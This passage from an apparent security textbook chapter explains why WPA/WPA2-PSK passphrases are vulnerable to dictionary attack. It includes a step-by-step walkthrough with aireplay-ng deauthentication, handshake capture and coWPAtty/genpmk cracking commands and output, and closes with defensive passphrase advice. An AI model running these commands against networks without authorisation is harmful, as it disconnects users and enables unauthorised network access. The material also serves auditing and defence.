To make things worse, there was no standard definition as to how keys should be entered. Some equipment defaulted to using the key in hexadecimal; others used it in ASCII format. It was not always apparent which format was needed. This caused no end of problems, particularly for people using different manufacturer's APs and client adapters. Often someone would buy an Apple Airport, which used an ASCII key, and would attempt to use their non-Apple computer with its built in wireless to connect. The other OS would request the key in hexadecimal and the AP would

expect an ASCII key causing the connection to fail. More often, this leads many users to set the AP to the last known working conditions: no security.

To solve this annoyance, the IEEE included detailed guidance in the specifications on generating the hexadecimal key from an easier to remember passphrase. Both WPA version 1 and version 2 in PSK mode use 256-bit hexadecimal keys (as opposed to WEPs 128-bit maximum) generated with the PBKDF2 algorithm.

The PBKDF2 algorithm generates a key called the Pairwise Master Key (PMK) that is then used to drive a four-way handshake to authenticate client devices to the network.

This algorithm basically works like this:

$$\text{PMK} = (\text{Passphrase} + \text{SSID} + \text{SSID Length}) * 4096 \text{ SHA1 iterations}$$

The PMK is made up of the user supplied passphrase (from 8 to 63 characters), concatenated with the SSID of the network as a salt value and the SSID length. This is then run through 4096 iterations of SHA1 and outputs a 256-bit value, which is the key used in the handshake.

The nice part about this system is that all a user has to remember is a simple passphrase – the rest is generated for them since the SSID is known and so is the length. No more having to remember long and ugly hexadecimal strings. You can sit down at any WPA client manager and generate the same hexadecimal key if you know the passphrase and SSID.

Around the time WPA version 1 came out, the security community took note of an interesting statement in the specifications:

*A passphrase typically has about 2.5 bits of security per character, so the passphrase mapping converts an n octet password into a key with about  $2.5n + 12$  bits of security. Hence, it provides a relatively low level of security, with keys generated from short passwords subject to dictionary attack. Use of the key hash is recommended only where it is impractical to make use of a stronger form of user authentication. A key generated from a passphrase of less than about 20 characters is unlikely to deter attacks.<sup>2</sup>*

This statement, from the 802.11i specifications, indicates that any passphrase of fewer than 20 characters was considered weak, as anything less was not random enough and could be subject to a dictionary attack. This led to Robert Moskowitz writing an article for wifinetnews.com that explained that since an attacker knew the SSID of the network they were attacking and the SSID length, they had several of the parts that are used to make up the key and that the entire security of the key rested on good passphrase selection. Not a good prospect from the security community view of things.

The article also pointed out that nothing was secret about how keys were generated and that the hashed version of the key is sent between the STA and AP and can be easily captured. In theory, an attacker could run a dictionary brute force attack where they insert their dictionary word into the PBKDF2 algorithm and run it through the 4096 SHA1 iterations. The resulting value is compared to the captured hash, and if they match, then the attack knows the plaintext key.



The limitation is that there are a staggeringly large number of possible passphrases. Passphrases can be between 8 and 63 characters long. There are 94 possible characters (ASCII characters 32 to 126) that can be used for each character of a passphrase – this includes all the upper- and lowercase letters, numbers, and symbols on a keyboard, leading to a very large number of possibilities. SHA1 is also very CPU intensive and takes a comparatively long time to calculate, so to do an exhaustive search would take thousands of years or longer.

Where the weakness enters the picture is the one element of the formula that is not in the math; the human operator. Since the key is up to the user to select, they will often opt for an easy way to remember passphrase based on dictionary words. This greatly reduces the key space needing to be searched by an attacker. If they know to limit their search to dictionary words, they can limit the search to a few hundred thousand words instead of the trillions of possible combinations. Where the real rub occurs is that the attack only requires that the attacker can obtain the four-way hand-shake and they can spend all the time in the world to run through world lists offline and away from the target.

This weakness was first implemented by Josh Wright in his tool coWPAtty. Provide a list of dictionary words, the SSID of the network you are attacking, and a capture file containing a hashed version of the key, and coWPAtty will run through the dictionary and hash all the words out and see if they match the capture. If they do, you have the passphrase.

First versions of the program were limited to running the attack straight through, meaning that the hashes had to be calculated each time it was run. This was annoying if you were testing the key on multiple networks with the same SSID. The CPU power was being wasted since it was being repeated multiple times.

Shortly after the release of coWPAtty version 2, a wireless research group, the Church of Wi-Fi, undertook a project to speed up this process.

#### **NOTE**

In the world of password hash breaking, there is a concept of a 'rainbow table.' This is a situation where instead of attacking each password individually each time and starting the process and it's resulting CPU cost each time, you simply apply the concept of a time/space trade-off and calculate the hash for every possible character combination and store the results for later lookup. In 2005, the Shmoo Group ([www.shmoo.com](http://www.shmoo.com)) released their rainbow tables to the public that contained every possible password for the LanMan hashes used to store older versions of windows login passwords.

The time/space trade-off is harder to apply to WPA passphrases. Since the SSID and the SSID length are seeded into the passphrase hash, this means that the passphrase of "password" will be hashed differently on a network with the SSID of "linksys" then it will on a network with the SSID of "default." So in order to generate an exhaustive hash list of all passphrases possible for all networks, one also has to do so for each SSID possible, which is obviously a lot and would take a huge amount of storage, literally thousands of terabytes, if not more.

The Church of Wi-Fi took a different approach to speed up the process. They figured that if you run the attack against an SSID once, why not store the list of resulting test hashes to use again later if the same SSID was encountered. For example, if you come across the SSID “wireless” and run a dictionary against the key, even if you are unsuccessful, save the output, and the next time if you encounter that SSID, you don’t have to spend the CPU time redoing the calculations for the same dictionary – just look up the previous output.

This concept was further extended to the idea that if you know the SSID of your target (that is, you are doing a penetration test), you can save your time on site by spending days, weeks, or months of time generating a hash lookup table for that SSID to be used on site. You could set up a few spare machines to work 24/7 before the scheduled test to give you a time advantage on site. In addition, you could save those tables for the next test as well. The result was the addition of the `genpmk` program to `coWPAtty` to generate hash lookup tables without the need for a captured handshake.

To demonstrate this improvement, the Church of Wi-Fi set about to make a set of tables that would give the greatest chance of recovering the key, rather than trying to build an exhaustive list of all possible passphrases for all possible SSIDs, which would be absolutely prohibitive to store or calculate in a reasonable time. Their approach was to apply some psychology to the process to build a targeted list. You see, people are predictably lazy and tend to choose easy-to-remember passphrases. In addition, people also choose fairly simple SSIDs or just leave them at the manufacturers default.

Taking lists of common and known-used passphrases, along with `wigle.net`’s list of the top 1,000 SSIDs (which accounts for approximately 50 percent of their database of tens of millions of networks), they computed tables consisting of approximately 1.2 million common words and passphrases for each of the top 1,000 SSIDs as a proof of concept. These tables can be used if you are attacking or auditing (arguably the same thing with different intentions) a network configured with one of the top SSIDs – you can quickly do a lookup and compare the pre-hashed tables to your captured hash several orders of magnitude faster than doing the CPU calculations onsite. Tests on a Pentium 3,700MHz laptop showed at the time it could test 12 keys/s whereas to just do a lookup from a table it could test 18,000 keys/s.

The Church of Wi-Fi tables are distributed free via bittorrent links on `churchof-wifi.org` or by DVD sales from `www.renderlab.net/projects/WPA-tables` for the bandwidth impaired.

Furthering the idea behind this project, the folks at `offensive-security.com` (the group behind the Backtrack bootable Linux security distro) generated 500 Gb of tables using a similar methodology. While they eliminated some of the more extraneous SSIDs from the Church of Wi-Fi list, they cover all the very common ones. Each SSID is 1.9 Gb and uses a 49 million word dictionary. Obviously, this is a bit hard to distribute, but they are available via bittorrent at `www.offensive-security.com/wpa-tables/`

---

## HOW TO CRACK WPA PSK AND WPA2 PSK

Since WPA and WPA2 share the same key generation mechanism, the same attack on password selection works on both. When coWPAtty was first altered to add support for WPA2, it was only a few lines of code in the parser that needed to be changed; the rest of the code was fine as it was.

The ability to crack a WPA key is based on two things: the quality and size of the dictionary used and the amount of time an attacker is willing to invest. If the passphrase used is not in the dictionary supplied to coWPAtty, there is no chance of recovering the key. However, if you use a huge dictionary or try to do an exhaustive search, you'll be sitting there somewhere on this side of forever waiting. Depending on your intentions, on a professional audit it may be easier and more feasible to simply ask for the passphrase and ensure it would not be in a dictionary likely to be used by an attacker. In the situation of a penetration test or an actual attack, manually testing the hashes is the next option.

Your best expectation is to audit a network and make sure that the password is not (or is, depending on your intentions) in any reasonable-size dictionary available to an attacker.

The first step is to capture the four-way handshake of a client authenticating to the network. Every client does this and in the process, a hashed version of the key is sent through the air. Once we have that, we can attack it.

How you capture the handshake is up to you. Packet capture tools like Wireshark ([www.wireshark.org](http://www.wireshark.org)) can be used, but the Aircrack-ng suite's Airodump-ng provides probably the simplest interface. See the WEP cracking tutorial in this chapter on setting up Airodump-ng to listen to a target:

```
airodump-ng --channel 6 --bssid 00:16:b6:1c:91:94 --write bar ath1
```


Airodump-ng, in addition to collecting packets for WEP cracking, also can alert when a four-way handshake has been captured too. When a valid handshake is captured, in the upper right-hand corner of the Airodump screen will appear a "WPA Handshake" along with the BSSID of the network it caught, as in Figure 1.8.

It may be a while before a valid client joins the network, and even then the full handshake may not be exchanged or captured. It may be necessary to force the issue with a deauthentication attack.

A deauthentication attack (death) is where an attacker fakes a message from the AP to the client asking it to disconnect. Normally, this is used to gracefully close sessions if the AP was going down or rebooting. Since these sorts of administrative messages are unencrypted and unauthenticated, anyone can inject them and the client will obey and disconnect. A few seconds later the client sees that the network is back (it never left) and then reconnects, thus disclosing the four-way handshake.

Aireplay-ng has an option to perform this attack, along with other tools, but aireplay has the added advantage of requiring a specific target and avoids collateral damage from unintended disconnects of other networks:

```
aireplay-ng -0 5 -a 00:16:b6:1c:91:94 -c 00:0e:35:76:53:47 ath1
```




```

root@Xara: /tmp - Terminator
CH 6 || Elapsed: 1 min || 2009-10-16 12:13 || WPA handshake: 00:16:B6:1C:91:94
BSSID      PWR RXQ Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH  ESSID
00:16:B6:1C:91:94  58 100   605   4144  32  6 54e  WPA2  CCMP  PSK  WPA2
BSSID      STATION    PWR  Rate  Lost  Packets  Probes
00:16:B6:1C:91:94  00:0E:35:76:53:47  43  54 -48    0    4341

```

**FIGURE 1.8**

Airodump-ng Captured a Handshake



```

root@Xara: /tmp# aireplay-ng -0 5 -a 00:13:10:77:82:16 -c 00:0E:35:76:53:47 ath1
14:58:37 Waiting for beacon frame (BSSID: 00:13:10:77:82:16) on channel 11
14:58:37 Sending 64 directed DeAuth. STMAC: [00:0E:35:76:53:47] [ 0] 0 ACKs]
14:58:38 Sending 64 directed DeAuth. STMAC: [00:0E:35:76:53:47] [ 0] 0 ACKs]
14:58:38 Sending 64 directed DeAuth. STMAC: [00:0E:35:76:53:47] [ 0] 0 ACKs]
14:58:39 Sending 64 directed DeAuth. STMAC: [00:0E:35:76:53:47] [ 0] 0 ACKs]
14:58:40 Sending 64 directed DeAuth. STMAC: [00:0E:35:76:53:47] [ 0] 0 ACKs]
root@Xara: /tmp#

```

**FIGURE 1.9**

Aireplay-ng Running a Deauthentication Attack

In this case, we are using option “0” to specify the death attack. Five is the number of times to do this attack, just to make sure the client disconnects. The target network BSSID is specified, as well as the client MAC and the injection interface. Once this command runs, Aireplay-ng will deauth the client five times, and hopefully when the client reconnects, Airodump-ng will capture the handshake. Aireplay displays output similar to Figure 1.9, substituting your target addresses, of course.

Once you have a valid four-way handshake, you can start the cracking process. The nice part of this attack is that all it requires is the handshake, which can be

captured passively in a few seconds if you are lucky. The rest of the attack can take place offline elsewhere and does not require the target network.

**TIP**


Capturing a complete 4-way hash is trickier than it sounds. Differences in client managers, AP behaviors, and even being on the edge of range can lead to incomplete captures. If you are having trouble in capturing a complete handshake (if coWPAtty is reporting so), try adjusting your location relative to the AP and the client and try again. All else fails, wait for a client to log in normally as some clients behave oddly on reassociation after being deauthenticated.

CoWPAtty only needs a few pieces of information to begin the attack once the data has been collected – in this case, the `wpa2psk-linksys.dump` capture file:

```
cowpatty -r wpa2psk-linksys.dump -f dict -s linksys
```

In this case the capture file, which is `wpa2psk-linksys.dump`, the dictionary file, `dict`, and the SSID of the network we are attacking, in this case, `linksys`. CoWPAtty will parse the capture file, and if there is a complete handshake, the crack will begin; otherwise, it will report that the handshake is incomplete and you should try to reacquire it. If you have a complete handshake, coWPAtty sets about computing each word in the dictionary through the PBKDF2 algorithm with the specified SSID and comparing the output to the capture. If they match, it reports the successful passphrase. If not, it moves on to the next one. Figure 1.10 shows that the PSK on this network was dictionary.

Depending on the CPU you are using and the size of the dictionary, the length of time to run through the list will vary. If there is a match, however, coWPAtty



```
root@Xara: /tmp - Terminator
root@Xara:/tmp# cowpatty -r wpa2psk-linksys.dump -f dict -s linksys
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack. Please be patient.
key no. 1000: apportion
key no. 2000: cantabile
key no. 3000: contract

The PSK is "dictionary".

3740 passphrases tested in 37.35 seconds: 100.12 passphrases/second
root@Xara:/tmp#
```

**FIGURE 1.10**

CoWPAtty Successfully Retrieves the Passphrase

will report the success. In Figure 1.10, the CPU could work through approximately 100 passphrases per second and went through the fairly short dictionary (approximately 10,000 words) in 37 s. If this is an SSID that you audit regularly, you may not want to spend all the CPU time each time you want to run through this same list. In that case, you will want to save the output in a lookup table.

### EPIC FAIL

CoWPAtty expects the dictionary to be a simple list of words in UNIX test file format as opposed to DOS formatted. DOS-formatted text has a hidden control character at the end of each word, whereas the UNIX format does not. If you feed coWPAtty a DOS-formatted list, its parser includes the hidden control character as part of the passphrase and is computed as such. So the passphrase of “password” used in the list will actually be computed as “password/r,” and of course, the resulting hash will not match the capture for a network using the passphrase “password.” The Church of Wi-Fi had this happen to them twice in the course of generating their tables, and they had to throw out months of work.

The mathematics behind the lookup table is exactly the same as running a “live” crack, except instead of comparing to a capture file, the hashed version of the word and its plaintext version are written to a file. That file can then be looked at later to quickly look for matches. To generate your own lookup table, coWPAtty comes up with the program, genpmk:


```
genpmk -f dict -s linksys -d linksys.hash
```

Genpmk takes a word list (dict), network SSID (linksys), and outputs the resulting hashes to a file (linksys.hash). This process takes just about as long as running coWPAtty directly on the capture as the time taken between Figure 1.10 and Figure 1.11; however, this file can then be fed back into coWPAtty for much faster lookups on subsequent tests.

The most likely times you will want to compute a hash file is if you know the target ahead of time and want to spend off hours (night time or other idle CPU time) to give yourself a time advantage onsite (spend the time now to save it onsite) or if you repeat the same operations over and over and want to save the time by investing it only once and saving the output for later use. If it takes you an hour to compute through a word list, rather than spend that hour each visit, if you do it once and save the output, you can effectively save an hour each time.

Once you have a hash file generated, you can enter it in place of, or in addition to, a dictionary. CoWPAtty will quickly look through the hash file for matches. If none is found, it will report the failure, or if you specified a word list, it will begin the CPU intensive crack with that list. If you look at the speed of the crack between Figure 1.10 and Figure 1.12, you will see the marked improvement in speed:

```
cowpatty -r wpa2psk-linksys.dump -d linksys.hash -s Linksys
```




```
root@Xara: /tmp - Terminator
root@Xara:/tmp# genpmk -f dict -s linksys -d linksys.hash
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File linksys.hash does not exist, creating.
key no. 1000: apportion
key no. 2000: cantabile
key no. 3000: contract
key no. 4000: divisive

4090 passphrases tested in 40.37 seconds: 101.30 passphrases/second
root@Xara:/tmp#
```

**FIGURE 1.11**

Genpmk Computing a Hash File



```
root@Xara: /tmp - Terminator
root@Xara:/tmp# cowpatty -r wpa2psk-linksys.dump -d linksys.hash -s linksys
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack. Please be patient.

The PSK is "dictionary".

3740 passphrases tested in 0.06 seconds: 62811.75 passphrases/second
root@Xara:/tmp#
```

**FIGURE 1.12**

CoWPAtty Using a Precomputed Hash File Instead of a Dictionary

In Figure 1.12, doing a live crack onsite would have been done in about 37 s. Using a hash file, which could be computed ahead of time in off hours or down time or from one of the publicly available sets, the lookups were done in 0.06 s. Quite the time savings, if you end up reusing the hash file several times.

Recent developments have helped improve the process of doing the computationally heavy portions of WPA cracking and hash table generation. The usage of

Field Programmable Gate Arrays (FPGAs), which are programmable processors, has shown a much faster SHA1 implementation than on generic CPUs since the algorithm is built into the hardware itself. This means that the FPGA does only one thing and it does very fast. Additionally, recent advances in video card Graphics Processing Units (GPUs) from companies like Nvidia and ATI have allowed non-video processes to be run on their chips. These chips are much better suited for the type of computations being performed. A sample implementation is available at <http://code.google.com/p/pyrit/>

## SUMMARY

While WPA-PSK (and WPA2-PSK) is an improvement over WEP, by creating a simpler method for users to remember and enter passphrases, the IEEE introduced a human flaw into the equation. WPA-PSK has a 256-bit key, much more substantial than WEP's 128-bit offering, and the randomness of that key is based on a user's ability to choose a random passphrase and a unique SSID, which in general, people are not very good at.

In short, it's all down to choosing a good passphrase. There have been no reports of WPA-PSK passphrases being cracked with such an attack; however, there's really no way to detect it being done. Anecdotally from professional pen testers though, usage of the Church of Wi-Fi tables has enjoyed about a 50 percent success rate if the SSID is in the list, meaning that an attacker has a decent chance of being able to walk into a situation and being able to crack a password. It just goes to show that if you use WPA-PSK, you had better follow the IEEE's advice from the standard and use a 20-character passphrase that is not based on any dictionary words, and is made up of uppercase and lowercase letters, numbers, and a few symbols for good measure.

Other measures to reduce your risk of a brute force attack on WPA:

- Periodically changing passphrases (maintaining length and randomness)
- Periodically changing the SSID, thus changing the salt value
- If sensitive or financial data is being sent, consider the installation and use of a Wireless Intrusion Detection System (WIDS)
- If at all possible, migrate to a WPA-Enterprise solution
- Educate your users on the need for complex passphrases

---

## Endnotes

1. [www.netstumbler.org/f22/faq-legalities-concerning-wardriving-netstumbling-nethugging-6430/#post48649](http://www.netstumbler.org/f22/faq-legalities-concerning-wardriving-netstumbling-nethugging-6430/#post48649); [retrieved 01.12.09].
2. <http://standards.ieee.org/getieee802/download/802.11i-2004.pdf>; [retrieved 01.12.09].